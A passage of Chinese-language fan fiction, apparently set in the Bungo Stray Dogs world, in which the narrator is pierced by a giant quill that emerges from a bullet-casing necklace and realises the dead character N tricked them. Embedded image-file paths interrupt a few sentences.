    我说的“谁”不是中也亚当,也不是魏尔伦。而是这个从脖子上的项链里、从铜黄色弹-壳里飞出来的,“人”。


    不,这家伙根本没有“人”的样子,更确切地来说,它只是一个圆柱体。


    随后,圆柱体开始不断缩小、再缩小,最后进化出尖尖头和修长的羽毛。


    “躲开,小枝!”我妈惊慌的声音在脑海里炸响,但这一切都已经晚了,进化的羽毛笔猛地变大,比山谷高,比古树粗,比非人化的魏尔伦大,然后——猛地刺入我的胸膛。


    也就是这时,我想起了临死前的N。


    他当时看过来的方向,似乎就是我脖子上的这条项链。


    这条作为刑警先生的遗物、作为实验室残影、作为一切起源之地的铜黄色银链。


    “可恶......”我呜咽着开口,就像N临死前一样不甘,最后只化为几道叹息。


    “被摆了一道啊......N这家伙。”


    随后,一片黑暗。